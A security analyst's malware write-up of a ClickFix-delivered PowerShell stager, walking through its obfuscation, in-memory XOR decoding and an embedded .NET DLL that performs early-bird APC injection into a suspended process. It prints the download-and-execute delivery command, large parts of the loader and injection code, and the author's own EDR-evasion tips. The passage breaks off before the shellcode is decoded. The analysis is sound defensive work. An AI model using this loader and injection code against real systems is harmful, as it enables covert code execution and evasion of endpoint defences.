
An interesting malware event landed in our SIEM. It was caught when it tried to load a .NET module. Right from the start, something told me that this was malicious but also interesting enough to warrant further investigation. A quick foreword: the GitHub account serving this was reported. At the time of writing, only the impromptu file has been taken down; the rest of the account continues to host malicious-looking scripts.

I suspect that this was delivered via a ClickFix-style prompt. The device timeline shows it being run in Windows Terminal. This is consistent with new ClickFix variants that use Win+X and instruct users to launch a terminal, blindly press Ctrl+V, and hit Enter.

The command being run is:
"powershell.exe" -nop -noni -ep bypass -c "& (Get-Command '?ex' -CommandType Function, Cmdlet, Alias -ErrorAction SilentlyContinue)[0] ((New-Object Net.WebClient).DownloadString('https[://]raw[.]githubusercontent[.]com/maks-835/distill/refs/heads/main/impromptu'))
https[://]raw[.]githubusercontent[.]com/maks-835/distill/refs/heads/main/impromptu
You can immediately see ?ex being passed to Get-Command. This will match IEX, which is an alias for Invoke-Expression. This was enough for me to isolate the device in question. Acting now and asking questions later is the best policy in this situation.
The interesting thing here is that, if you viewed the public GitHub repository where this was being hosted, you would not find the file. It was being hidden in the repository’s artefacts.
I downloaded a copy of the malware script to dissect and see whether I could figure out what it was.
$ wget https[://]raw[.]githubusercontent[.]com/maks-835/distill/refs/heads/main/impromptu
$ sha256sum impromptu
d8c365045c160546ac0ad8f0db8a19ba63223dfe886fe205a13a7b9736c6a2fb  impromptu
A cursory read of the script might mislead you into thinking it is legitimate. It tries hard to look like a dozen different things, including network diagnostics, Azure tooling, and MDM tooling. It almost feels AI-generated.
<#
.SYNOPSIS
    Network Diagnostics Utility

.DESCRIPTION
    This script is part of the Windows Management Framework and provides
    essential system configuration and monitoring capabilities.

    Copyright (c) 2026 Windows Deployment Services
    All rights reserved.

.PARAMETER ComputerName
    Specifies the target computer for the operation.

.PARAMETER Credential
    Specifies a user account with appropriate permissions.

.EXAMPLE
    PS C:\> .\Script.ps1
    Executes the script with default parameters.

.EXAMPLE
    PS C:\> .\Script.ps1 -ComputerName SERVER01
    Executes the script against a remote computer.

.NOTES
    File Name      : ictuFfHN.ps1
    Author         : Windows Deployment Services
    Prerequisite   : PowerShell V3.0.0.0
    Copyright      : (c) 2026 Windows Deployment Services

.LINK
    https://docs.microsoft.com/powershell
    https://docs.microsoft.com/windows-server
#>
The script purports to be a network diagnostic utility and part of Windows Deployment Services. I do not want to make assumptions, but the filename in the notes section is questionable. The details are all very generic and surface-level.
Making the switch to 32-bit PowerShell
The first major piece of code we encounter moves execution from a 64-bit PowerShell process to a 32-bit PowerShell process. The code is strewn with random, nonsensical comments and dead-end code that does nothing except add noise.
Reading some of the comments, I feel that AI may have used some of its context as filler. Examples include # No disk artifact on the target. and # via stdin (-Command -) instead of writing a temp .ps1. Then again, it may simply be coincidental gibberish.
# --- bitness guard (auto-generated; arch=x86) ---
$__expectedBits = 32
# Updating system registry.
if (([IntPtr]::Size * 8) -ne $__expectedBits) {
    $__hostBits = [IntPtr]::Size * 8
    $__target = if ($__expectedBits -eq 32) {
        "$env:SystemRoot\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
    } else {
        # Processing batch operations.
        "$env:SystemRoot\Sysnative\WindowsPowerShell\v1.0\powershell.exe"
        # Establishing API endpoints.
        [DateTime]::Now.Millisecond | Out-Null
    }
    if (Test-Path -LiteralPath $__target -ErrorAction SilentlyContinue) {
        # Processing batch operations.
        $__rc = 1
        if ($PSCommandPath -and (Test-Path -LiteralPath $PSCommandPath -ErrorAction SilentlyContinue)) {
            & $__target -NoProfile -ExecutionPolicy Bypass -File $PSCommandPath
            # Configuring service endpoints.
            [Math]::Min(63, 70) | Out-Null
            # Establishing encrypted tunnel.
            # TODO: re-evaluate rate-limiter on next release
            $__rc = if ($null -ne $LASTEXITCODE) { $LASTEXITCODE } else { 1 }
        } else {
            $__body = $null
            # Snapshotting LAPS local credential vault state.
            try { $__body = $MyInvocation.MyCommand.ScriptBlock.ToString() } catch {}
            # Refreshing Failover Cluster heartbeat watchdog.
            if (-not $__body) { try { $__body = $MyInvocation.MyCommand.Definition } catch {} }
            if ($__body) {
                # R9-005f: pipe the body to the matching-bitness powershell
                # via stdin (-Command -) instead of writing a temp .ps1.
                'IBcnBPjYQy'.Length | Out-Null
                # No disk artifact on the target.
                'NBxuPffRcL'.ToLower() | Out-Null
                foreach ($_ in @($null)) { [Math]::Abs(163) | Out-Null }
                # See KB7519148 for context
                $__psi = Ne`w`-`Ob`je`ct System.Diagnostics.ProcessStartInfo
                # Processing batch operations.
                $__psi.FileName = $__target
                $__psi.Arguments = '-NoProfile -ExecutionPolicy Bypass -Command -'
                $__psi.UseShellExecute = $false
                $__psi.RedirectStandardInput = $true
                [Math]::E.ToString('F6') | Out-Null
                # Loading application dependencies.
                'mVTaNZTQLt'.ToLower() | Out-Null
                $__psi.CreateNoWindow = $true
                [Math]::Sign(-61) | Out-Null
                # Building Power Automate flow dependency tree.
                $__psi.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
                # Configuring network parameters.
                # Tracked as INC497787 in the service desk
                [Math]::Max(81, 81) | Out-Null
                # Reading Intune compliance assertion graph.
                $__proc = [System.Diagnostics.Process]::Start($__psi)
                # Configuring service endpoints.
                try {
                    $__proc.StandardInput.Write($__body)
                    switch (3) { default { '$_' | Out-Null } }
                } finally {
                    try { $__proc.StandardInput.Close() } catch {}
                    # Generating MDM device telemetry checkpoint.
                }
                # Building Power Automate flow dependency tree.
                $__proc.WaitForExit()
                # Annotating Logic Apps managed connector graph.
                ((86 -shl 1) -shr 1) | Out-Null
                # Performing system health check.
                ([TimeSpan]::FromMinutes(962)).TotalSeconds | Out-Null
                $__rc = if ($null -ne $__proc.ExitCode) { $__proc.ExitCode } else { 1 }
                # Performing system health check.
            } else {
                [Console]::Error.WriteLine("[!] Bitness mismatch: expected $__expectedBits-bit, host is $__hostBits-bit, and script body could not be captured for re-exec")
                $XAQcBrRC = 5963
                # Persisting Azure Arc agent heartbeat.
            }
            # Initializing service components.
        }
        # Annotating Performance Counter provider catalog.
        exit $__rc
        # Verifying SMB multichannel binding list.
        [System.Int32] | Out-Null
        # Processing system notifications.
        [Math]::Min(48, 76) | Out-Null
    } else {
        [Console]::Error.WriteLine("[!] Bitness mismatch: expected $__expectedBits-bit PowerShell but host is $__hostBits-bit; matching interpreter not found at $__target")
        exit 1
    }
}
# --- end bitness guard ---
I went through this and removed all the dead code and useless comments. After doing so, you can see that the process begins by checking whether the size of a pointer is eight or four bytes, with eight-byte pointers indicating a 64-bit process.
$__expectedBits = 32
if (([IntPtr]::Size * 8) -ne $__expectedBits) {
    $__hostBits = [IntPtr]::Size * 8
    $__target = if ($__expectedBits -eq 32) {
        "$env:SystemRoot\SysWOW64\WindowsPowerShell\v1.0\powershell.exe"
    } else {
        "$env:SystemRoot\Sysnative\WindowsPowerShell\v1.0\powershell.exe"
    }
Once it has determined that it is running in a 64-bit process, it builds a command to run a 32-bit PowerShell process. Probably the most interesting part of this, at least in my opinion, is that it gets a copy of its own source code and writes it to the standard input of the new process.
    $__body = $null
    try { $__body = $MyInvocation.MyCommand.ScriptBlock.ToString() } catch {}
    if (-not $__body) { try { $__body = $MyInvocation.MyCommand.Definition } catch {} }
    if ($__body) {
        $__psi = New-Object System.Diagnostics.ProcessStartInfo
        $__psi.FileName = $__target
        $__psi.Arguments = '-NoProfile -ExecutionPolicy Bypass -Command -'
        $__psi.UseShellExecute = $false
        $__psi.RedirectStandardInput = $true
        $__psi.CreateNoWindow = $true
        $__psi.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
        $__proc = [System.Diagnostics.Process]::Start($__psi)
        $__proc.StandardInput.Write($__body)
        $__proc.StandardInput.Close()
        $__proc.WaitForExit()
        $__rc = $__proc.ExitCode
    }
Obfuscation
The next section of code was riddled with nonsensical comments, dead code, and other noise. To streamline things a little, I went ahead and removed all of this. Instead of 400 lines of code, it is now only 200.
Before I move on, I should probably touch on some of the obfuscation techniques.
The script repeatedly wraps legitimate, required code in loops that execute only once. The way PowerShell scopes variables means that the variable remains accessible outside the loop.
foreach ($_ in @($null)) { [Byte[]] $jTwJnCJPdZ = 0x8F,0x28,... }
Similarly, the do...while loop executes once despite its condition being $false; therefore, the net outcome is that the code runs exactly once. In the example, you can see the type of useless code being run: [double][int]7724 | Out-Null achieves nothing.
do { [double][int]7724 | Out-Null } while ($false)
There is even a redundant function that does nothing and does not contribute to the running state of the program. None of its variables are used elsewhere, and it does not mutate anything.
   function Test-PackageCertificate {
    param()
    [byte[]] $QUNCdluSdY = @(0x21, 0x8A, 0x91, 0x56, 0x5A, 0xA8, 0xD0, 0x57, 0xC4, 0xEE, 0xE9, 0x7B, 0x77, 0x85)
    # Indexing Hyper-V container layer cache.
    if ($true) { [uint32] $RKzjwqVZFlNWJz = 1939669891 }
    # Updating system metrics.
    [Math]::Sqrt(65) | Out-Null
    # Initializing component libraries.
    switch (1) { 1 { [uint32] $uMwJFpJpb = 41 } }
    # Snapshotting LAPS local credential vault state.
    for ($MJBQ = 0; $MJBQ -lt $QUNCdluSdY.Length; $MJBQ++) {
        $RKzjwqVZFlNWJz = (($RKzjwqVZFlNWJz * $uMwJFpJpb) + [uint32] $QUNCdluSdY[$MJBQ]) -band 0xFFFFFFFF
        # Refreshing Failover Cluster heartbeat watchdog.
        $RKzjwqVZFlNWJz = (($RKzjwqVZFlNWJz -shl 1) -bor ($RKzjwqVZFlNWJz -shr 31)) -band 0xFFFFFFFF
        # Loading application dependencies.
        [Math]::E.ToString('F6') | Out-Null
    }
    [uint32] $wJmaGXEm = 0x55D8F2AF
    $null = $RKzjwqVZFlNWJz -eq $wJmaGXEm
    return $true
    # Verifying SMB multichannel binding list.
}
if (-not (Test-PackageCertificate)) { exit 1 }
There was even code designed to obscure the program’s purpose by making it look like ProseWare software. It tries to read configuration files from the operating system, but this ultimately has no effect on the script and contributes nothing.
$solyZMMq = @{ PollIntervalSeconds = 519; MaxRetries = 4; TimeoutSeconds = 47; LogLevel = 'Information'; TelemetryEndpoint = 'https://telemetry.proseware.local/v1/configmonitor' }
$rGdEffrHhHpNI = Join-Path $env:ProgramData "ProseWare\ConfigMonitor\config.json"
try
{
    if (Test-Path $rGdEffrHhHpNI) {
        $sMfMitsEXjayv = Get-Content $rGdEffrHhHpNI -Raw | ConvertFrom-Json
    }
    else
    {
        $sMfMitsEXjayv = $solyZMMq
    }
} catch {
    $sMfMitsEXjayv = $solyZMMq
}
I suspect the purpose of all this dead code is to complicate the source and add entropy and noise. This might make automated analysis engines struggle. It would also be an easy way to change the file’s hash so that the same underlying code can be reused repeatedly. Whatever its purpose, the noise in this script is relatively easy to weed out.
Now the interesting bit…
Immediately after the bitness check, the actual malicious code begins. We can see five large byte arrays in hexadecimal.
We can observe that these arrays are joined into a single array:

This array is not used immediately, but it appears again later, so we will come back to it.
After the binary blobs, we can see the script building new, custom, obfuscated classes. PowerShell can compile C# snippets on the fly and then load them directly into the current AppDomain.
Here you can start to make out Kernel32, VirtualAlloc, VirtualProtect, and VirtualFree: all the building blocks for loading binaries or shellcode into memory and potentially setting the page to RX, WX, or RWX. This uses P/Invoke. Aside from the minor obfuscation here, this could potentially be a method of hiding from AMSI (Antimalware Scan Interface).
$oqBaiEmrvdyOt = @"
public class HOvpvat0Sr8r5EQYdWI {
    private const string A0ahvYPuFEC = "kern";
    private const string GGfbx9kCMLTqvLCu = "el32.";
    private const string E3WrA28DL1lAc5ve = "dll";
    private const string ORN6a0QR1ip8KsQzb6 = "Vir";
    private const string Ne1Vb5Ev57vwsGK5 = "tualAllo";
    private const string cHIxgOxM15T = "c";
    private const string eJAPllhMJ3JUH = "Vir";
    private const string W6guqJff9QMBBaE6S = "tua";
    private const string usVF0octZtjyaqFg = "lProtect";
    private const string n3tVEvfEC5yBPT = "V";
    private const string yNN5kHR1dleP1 = "irtualFree";
    [System.Runtime.InteropServices.DllImport(A0ahvYPuFEC + GGfbx9kCMLTqvLCu + E3WrA28DL1lAc5ve, EntryPoint = ORN6a0QR1ip8KsQzb6 + Ne1Vb5Ev57vwsGK5 + cHIxgOxM15T, CharSet=System.Runtime.InteropServices.CharSet.Auto, SetLastError=true)]
    public static extern System.IntPtr qpMs1BRHe6(System.IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
    [System.Runtime.InteropServices.DllImport(A0ahvYPuFEC + GGfbx9kCMLTqvLCu + E3WrA28DL1lAc5ve, EntryPoint = eJAPllhMJ3JUH + W6guqJff9QMBBaE6S + usVF0octZtjyaqFg, CharSet=System.Runtime.InteropServices.CharSet.Auto, SetLastError=true)]
    public static extern bool Fb4bHUxvxGAXhPeBKw(System.IntPtr lpAddress, uint dwSize, uint flNewProtect, out uint lpflOldProtect);
    [System.Runtime.InteropServices.DllImport(A0ahvYPuFEC + GGfbx9kCMLTqvLCu + E3WrA28DL1lAc5ve, EntryPoint = n3tVEvfEC5yBPT + yNN5kHR1dleP1, CharSet=System.Runtime.InteropServices.CharSet.Auto, SetLastError=true)]
    public static extern bool aeGUYlrIHLY(System.IntPtr lpAddress, uint dwSize, uint dwFreeType);
}
"@
If I tidy things up a bit and update method names, you can see exactly what it’s doing:
$ClassExportDefs = @"
public class HOvpvat0Sr8r5EQYdWI {
    [System.Runtime.InteropServices.DllImport("Kernel32.dll", EntryPoint = "VirtualAlloc", CharSet=System.Runtime.InteropServices.CharSet.Auto, SetLastError=true)]
    public static extern System.IntPtr VirtualAlloc(System.IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
    [System.Runtime.InteropServices.DllImport("Kernel32.dll", EntryPoint = "VirtualProtect", CharSet=System.Runtime.InteropServices.CharSet.Auto, SetLastError=true)]
    public static extern bool VirtualProtect(System.IntPtr lpAddress, uint dwSize, uint flNewProtect, out uint lpflOldProtect);
    [System.Runtime.InteropServices.DllImport("Kernel32.dll", EntryPoint = "VirtualFree", CharSet=System.Runtime.InteropServices.CharSet.Auto, SetLastError=true)]
    public static extern bool VirtualFree(System.IntPtr lpAddress, uint dwSize, uint dwFreeType);
}
"@
The C# code above is then loaded into the AppDomain using the following code. Again, it splits strings to obfuscate its intent.
$boSMzTLaetIT = "A"
$SWbXPPfrlmlFGN = "d"
$ebrVfH = 10
$rmUcWmPXlMSFAQrLF = "d-Type"
$SGYIzBfvPw = "T"
$kkUceDLPYX = "ypeDefiniti"
$BmEwYGsjiPYq = "on"
$JMiPCCTMpwbAO = "PassThr"
$YOprfOZuOugYkdt = "u"
$pLBLzkobLLsLlLedZ = "Add-Type" #@($boSMzTLaetIT, $SWbXPPfrlmlFGN, $rmUcWmPXlMSFAQrLF) -join ''
$aUbRfKieJSaSZsa = "TypeDefinition" #@($SGYIzBfvPw, $kkUceDLPYX, $BmEwYGsjiPYq) -join ''
$yJozHEANGxFC = "PassThru" #@($JMiPCCTMpwbAO, $YOprfOZuOugYkdt) -join ''

$AddTypeProperties = @{}
$AddTypeProperties["TypeDefinition"] = $ClassExportDefs
$AddTypeProperties["PassThru"] = $true
$tQAITeNABTSRk = & "Add-Type" @AddTypeProperties
Emitting IL code
This was fascinating. I did not know that you could emit pure IL code into an empty function and simply run it. At this stage, I had not reverse-engineered the emitted code, but the references to XOR operators and labels made me think that something was being decoded through an XOR operation.
I have heavily cleaned up this code, but we can clearly see that PowerShell is effectively writing the managed equivalent of assembly code that will run in the .NET engine.
This first part of the code creates something like an anonymous or lambda function. It is a function without a body, and its signature would be function anonymous_func(IntPtr, int32, byte[]).
$emitDynMethod = [Type]::GetType("System.Reflection.Emit.DynamicMethod")
$DynamicMethodConstructor = $emitDynMethod.GetConstructor([Type[]]@([string], [Type], [Type[]], [System.Reflection.Module], [bool]))
$EmptyMethod = $DynamicMethodConstructor.Invoke(@("KKaDsjhUx", [void], [Type[]]@([IntPtr], [int32], [byte[]]), [object].Module, $true))
Next, the body of the function is emitted as raw IL code.
$GetILGeneratorMethod = $emitDynMethod.GetMethod("GetILGenerator", [Type[]]@())
$EmptyILMethod = $GetILGeneratorMethod.Invoke($EmptyMethod, $null)
$LocalVarInt1 = $EmptyILMethod.DeclareLocal([int32])
$LocalVarInt2 = $EmptyILMethod.DeclareLocal([int32])
$ILLabel2 = $EmptyILMethod.DefineLabel()
$ILLabel1 = $EmptyILMethod.DefineLabel()
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldarg_2)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldlen)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Conv_I4)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Stloc, $LocalVarInt2)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldc_I4_0)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Stloc, $LocalVarInt1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Br_S, $ILLabel1)
$EmptyILMethod.MarkLabel($ILLabel2)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldarg_0)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldloc, $LocalVarInt1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Conv_I)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Add)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Dup)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldind_U1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldarg_2)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldloc, $LocalVarInt1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldloc, $LocalVarInt2)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Rem)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldelem_U1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Xor)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Conv_U1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Stind_I1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldloc, $LocalVarInt1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldc_I4_1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Add)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Stloc, $LocalVarInt1)
$EmptyILMethod.MarkLabel($ILLabel1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldloc, $LocalVarInt1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ldarg_1)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Blt_S, $ILLabel2)
$EmptyILMethod.Emit([System.Reflection.Emit.OpCodes]::Ret)
Deciphering this IL code was not straightforward and took me a few hours. I had not worked with IL code like this before, and the last time I worked with assembly was at university nearly two decades ago. Using a list of CIL instructions published on Wikipedia, I deciphered the IL code into something resembling pseudocode:
function unknown(INTPTR_arg, INT_arg, ARR_arg){

    int32 local_var1;
    int32 local_var2;

    //ldarg_2
    //ldlen
    //conv.i4
    //stloc local_var2
    local_var2 = ARR_arg.length;
    //ldc.i4
    //stloc local_var1
    local_var1 = 0;
    //br.s label1
    goto label1:

    label2:
    //ldarg.0   -> push intpr_arg onto stack
    //ldloc local_var1 -> push local_var1 onto stack
    //conv.i -> pop stack, convert to native int, push stack
    //add  -> pop, pop, add the two values (intptr_arg and local_var1), push to stack
    //dup  -> create a second copy, (pop, push, push?)
    //ldind.u1 -> pop stack, treat as address and load value as unsigned int onto stack as int32
    //ldarg.2 -> load array reference to stack (maybe not first element)
    //ldloc local_var1
    //ldloc local_var2
    //rem -> pop,pop, local_var1 % local_var2, push
    //ldelem.u1 -> pop, pop, push; get element from array
    // xor -> pop, pop, push
    // conv.u1 -> convert to unsigned int8
    // Stind.I1 -> store byte at memory address
    // Ldloc -> load local_var1 (index) onto stack
    // Ldc.i4.1 -> push one onto stack
    // add -> increment
    // stloc local_var1 -> store index on stack
    address = INTPTR_arg + local_var1
    byte_from_memory = *address
    array_byte = ARR_arg[local_var1 % local_var2]
    *address = byte_from_memory ^ array_byte;
    local_var1 = local_var1 + 1

    label1:

    //ldloc local_var1
    //ldarg.1
    //blt.s label 2

    if (local_var1 < INT_arg){
        goto label2:
    }

}
This might seem a little backwards; it did to me. The condition appearing after the code block threw me at first, but it is essentially a for loop that uses a key to decode an array in memory. Rewriting this pseudocode at a higher level would produce something similar to the following:
function decode(IntPtr address, int length, byte[] xor_key)
{
    for (int i = 0; i < length; i++)
    {
        byte current = *((byte*)address + i);
        byte value = xor_key[i % xor_key.Length];
        *((byte*)address + i) = current ^ value;
    }
}
At this point, that is the content of our previously empty function.
It is then executed against an empty region of memory. My best guess is that this confirms it worked; the call itself does not do or decode anything.
$null = $EmptyMethod.Invoke($null, [object[]]@([IntPtr]::Zero, [int]0, $xor_key))
We will come back to this function; we are still setting the scene.
Loading a Base64-encoded managed binary
Following the dynamically built IL function, there is a Base64-encoded string. I have shortened it for brevity.
$UcIvjvkcHTsNOCmkF = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAA....<snip>'
We can immediately see that this is a Base64-encoded binary because the TVq prefix translates to the PE header value MZ (or 4d 5a in hexadecimal), which comprises the first two bytes of every PE header.
I used the following command to convert this back into a file, piping the string through base64 -d and writing the output to disk.
$ echo 'TVqQAAM...<snip>' | base64 -d > payload.bin
We can begin interrogating it. The questions we need answered are: what is it? Is it a DLL or an executable? Is it managed or unmanaged? The file command on Linux can answer some of these questions. We can see below that we are dealing with a 32-bit, .NET-managed DLL assembly. This is good news because the source code of .NET applications can typically be recovered almost in full using tools such as ILSpy.
$ file payload.bin
payload.bin: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
There are a couple of other ways to determine whether it is an executable or a DLL. If you run strings over the file, you will see a reference to CoreDLLMain, which suggests that it is a DLL. Another method, although it may not always work, is to use ExifTool to read the compile-time filename stored in the file properties. We can see below that it was originally called inj_64d41dfa.dll; the object file type is also listed as Dynamic link library. Both are strong clues that this is a DLL.
$ exiftool payload.dll
ExifTool Version Number         : 12.76
File Name                       : payload.dll
<Snip>
Object File Type                : Dynamic link library
<Snip>
File Version                    : 0.0.0.0
Internal Name                   : inj_64d41dfa.dll
Legal Copyright                 :
Original File Name              : inj_64d41dfa.dll
Product Version                 : 0.0.0.0
Assembly Version                : 0.0.0.0
Loading this into ILSpy gives us an idea of what it is doing:

Most of these are exports from ntdll.dll or kernel32.dll. Like the previous C# code, this uses P/Invoke. However, there are two interesting methods. The first, KzuRRoZDas5, serves as the entry point to the main TrySpawnAndInject function. I suspect that we will see these functions being called from the PowerShell script later.
Essentially, the first method takes a list of executable file paths and calls the second method to launch one of them and load shellcode into the resulting process.
public static int KzuRRoZDas5(string[] targets, byte[] shellcode)
{
    foreach (string text in targets)
    {
        if (!string.IsNullOrEmpty(text) && File.Exists(text))
        {
            int num = TrySpawnAndInject(text, shellcode);
            if (num > 0)
            {
                return num;
            }
        }
    }
    return -99;
}

private static int TrySpawnAndInject(string targetExe, byte[] shellcode)
{
    STARTUPINFO si = new STARTUPINFO
    {
        cb = (uint)Marshal.SizeOf(typeof(STARTUPINFO)),
        dwFlags = 1u,
        wShowWindow = 0
    };
    string cmd = "\"" + targetExe + "\"";
    uint flags = 134217740u;
    if (!CreateProcessW(null, cmd, IntPtr.Zero, IntPtr.Zero, inh: false, flags, IntPtr.Zero, null, ref si, out var pi))
    {
        return -1;
    }
    IntPtr intPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, (uint)shellcode.Length, 12288u, 4u);
    if (intPtr == IntPtr.Zero)
    {
        TerminateProcess(pi.hProcess, 1u);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
        return -2;
    }
    if (!WriteProcessMemory(pi.hProcess, intPtr, shellcode, (uint)shellcode.Length, out var _))
    {
        TerminateProcess(pi.hProcess, 1u);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
        return -3;
    }
    if (!VirtualProtectEx(pi.hProcess, intPtr, (uint)shellcode.Length, 32u, out var _))
    {
        TerminateProcess(pi.hProcess, 1u);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
        return -5;
    }
    IntPtr hThread = pi.hThread;
    IntPtr intPtr2 = QueueUserAPC(intPtr, hThread, IntPtr.Zero);
    if (intPtr2 == IntPtr.Zero)
    {
        TerminateProcess(pi.hProcess, 1u);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
        return -4;
    }
    ResumeThread(hThread);
    CloseHandle(hThread);
    CloseHandle(pi.hProcess);
    return (int)pi.dwProcessId;
}
The second method is far more interesting. It launches a given executable, allocates memory in that process, and forces the process to run the shellcode. The idea is to migrate away from the initial intrusion process. If the process running the stager is caught by antivirus software or an interested technician, the malware has already established a foothold in another process—likely a digitally signed, ordinary system process that blends stealthily into the background.
Looking more closely at the second function, the way it works is quite interesting. I have dabbled in writing shellcode loaders, so I recognise what it is attempting to do; I have also seen the rest of this method described in online articles.
It starts by spawning one of the provided target executables using the WinAPI function CreateProcessW.
uint flags = 134217740u;

if (!CreateProcessW(null, cmd, IntPtr.Zero, IntPtr.Zero, inh: false, flags, IntPtr.Zero, null, ref si, out var pi))
The flags are the most interesting and telling part of this. Given my limited knowledge from dabbling with shellcode loaders, I suspect that the process is being created in a suspended state.
Converting the flags to hexadecimal gives us 0x0800000C.
These flags are published in the Microsoft documentation, so we can reliably decipher them.
A quick script for deciphering the flags:
$flags = 134217740

$creationFlags = [ordered]@{
    DEBUG_PROCESS                 = 0x00000001
    DEBUG_ONLY_THIS_PROCESS       = 0x00000002
    CREATE_SUSPENDED              = 0x00000004
    DETACHED_PROCESS              = 0x00000008
    CREATE_NEW_CONSOLE            = 0x00000010
    CREATE_NEW_PROCESS_GROUP      = 0x00000200
    CREATE_UNICODE_ENVIRONMENT    = 0x00000400
    CREATE_SEPARATE_WOW_VDM       = 0x00000800
    CREATE_SHARED_WOW_VDM         = 0x00001000
    INHERIT_PARENT_AFFINITY       = 0x00010000
    CREATE_PROTECTED_PROCESS      = 0x00040000
    EXTENDED_STARTUPINFO_PRESENT  = 0x00080000
    CREATE_SECURE_PROCESS         = 0x00400000
    CREATE_BREAKAWAY_FROM_JOB     = 0x01000000
    CREATE_PRESERVE_CODE_AUTHZ_LEVEL = 0x02000000
    CREATE_DEFAULT_ERROR_MODE     = 0x04000000
    CREATE_NO_WINDOW              = 0x08000000
}

"Input:"
"  Decimal : $flags"
"  Hex     : 0x{0:X8}" -f $flags
""

"Flags present:"

foreach ($entry in $creationFlags.GetEnumerator()) {
    if (($flags -band $entry.Value) -eq $entry.Value) {
        "{0,-32} 0x{1:X8}" -f $entry.Key, $entry.Value
    }
}
Running this script gives us:
CREATE_SUSPENDED                 0x00000004
DETACHED_PROCESS                 0x00000008
CREATE_NO_WINDOW                 0x08000000
As suspected, the process was created in a suspended state. I know from my shellcode-loader experience and the papers I have read on EDR bypasses that, if you create a process in a suspended state, many of the user-mode EDR process hooks may not yet have been injected. This is one way of obtaining a “clean” copy of ntdll.dll without hooks, but I digress.
The next thing the function does is use VirtualAllocEx to allocate a chunk of memory in the remote process, sized to hold the supplied shellcode. This is followed by WriteProcessMemory, which writes the shellcode into memory. The trifecta is completed by changing the page permissions from RW to RX using VirtualProtectEx. Normally, when you allocate memory, its page permissions are RW. The instruction pointer cannot execute code on a page that is not marked with the execute bit. Most antivirus solutions watch for pages that transition from RW to RWX or RX. Instead of flipping the page from RW to RX, an alternative approach I have experimented with is to allocate the memory section and map two page views: one RW and one RX. You use the RW view to write the shellcode and the RX view to execute it, thereby avoiding page-permission transitions.
Moving on, the code needs to make the remote process start executing the shellcode. There are a few ways of doing this. In this sample, it uses QueueUserAPC, which queues an asynchronous procedure call. From my research, this uses an “early bird” approach and relies on the target process being suspended. QueueUserAPC requires a trigger or a transition into an alertable state. This is achieved by calling ResumeThread, after which preconditions set by Microsoft cause the process to enter that alertable state. The main process thread likely never runs normally.
Loading the shellcode
Now that we know what the Base64-encoded blob is doing, let us decipher the rest of the script and then try to work out what the shellcode does.
First, it uses VirtualAlloc to allocate a memory page the size of the shellcode. It then loads the shellcode into that memory segment and performs some housekeeping.
$PTR_TO_ALLOCATED_MEMORY = [HOvpvat0Sr8r5EQYdWI]::VirualAlloc([IntPtr]::Zero, [uint32]$LENGTH_OF_BINARY_BLOB, [uint32]12288, [uint32]4)

[System.Runtime.InteropServices.Marshal]::Copy($binary_blob, 0, $PTR_TO_ALLOCATED_MEMORY, $LENGTH_OF_BINARY_BLOB)

[Array]::Clear($binary_blob, 0, $binary_blob.Length)
Next, we use the XOR function reconstructed from the emitted IL code above to decode the blob. This uses the key we observed next to the binary blobs.
